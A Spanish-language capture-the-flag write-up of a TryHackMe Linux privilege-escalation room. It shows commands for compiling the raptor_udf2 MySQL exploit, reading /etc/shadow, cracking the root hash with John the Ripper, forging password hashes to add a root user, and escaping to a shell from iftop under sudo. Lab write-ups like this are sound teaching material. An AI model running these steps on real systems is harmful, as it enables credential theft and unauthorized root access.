Resolución del CTF Linux Privilege Escalation de TryHackMe

Daniel Valdivieso


May 14, 2023

1 Introducción

En este documento se detallará la resolución del CTF de escalado de privilegios nivel medium en TryHackMe.

2 Explotacion de servicios

El primer paso es acceder a la maquina por SSH agregandole la opcion para que acepte el acceso mediante ssh-rsa y ejecutar el comando "id"




Se indica que el servicio mysql esta en ejecucion como root, decido corroborarlo con el comando:


```
ps -ef | grep -E "(systemd|mysql)"
```

Se cuenta con un exploit para ejecutar mysql como root en la maquina, este se compila y se ejecuta de la siguiente manera:

```
\begin{lstlisting}[breaklines=true]
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o
raptor_udf2.so raptor_udf2.o -lc
\end{lstlisting}
```



Este exploit me facilita la ejecucion de comandos a traves de mysql, se decide inyectar el exploit dentro de mysql, se ejecuta despues el binario y la maquina esta rooteada



3 Explotación de permisos con /etc/shadow


En esta seccion se decide confirmar si /etc/shadow tiene permisos de lectura con el siguiente comando:

```
ls -l /etc/shadow
```

Tras verificar que se tiene permisos, se lee dicho archivo:


```
cat /etc/shadow
```

Se decide copiar el hash del usuario root en mi maquina para posteriormente crackear su contraseña:




En mi maquina ejecuto la herramienta John The Ripper con la wordlist rockyou y obtengo la contraseña de root:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```



Luego, con la contraseña de root puedo modificar el archivo /etc/shadow para agregar mi propia contraseña con un hash generado por mi y reemplazandolo en el archivo asi:


```
mkpasswd -m sha-512 micontraseña
```



4 Explotacion con /etc/passwd

Siendo root puedo modificar tambien el archivo /etc/passwd, con mi propio hash puedo crear un usuario nuevo con privilegios de root de la siguiente manera:

`openssl passwd micontraseña`




5 Escalado con permisos de sudo


Para listar los programas que puedo ejecutar como sudo ejecuto el siguiente comando:

`sudo -l`

En el encuentro varios programas que puedo ejecutar como sudo, y de estos puedo buscar cómo escalar privilegios como sudo, por ejemplo, puedo escalar privilegios ejecutando el comando "iftop" y generando una shell con !/bin/sh:




En mi caso, realice la prueba de la vulneracion de todos los comandos que podia vulnerar, adjunto mas ejemplos:



Ademas de esto, puedo ver que puedo escalar privilegios facilmente con todas las apps excepcto con /usr/sbin/apache2, pues esta restringido al usuario root. Para ello debo ejecutar un exploit especifico.

6 Escalado con variables de entorno

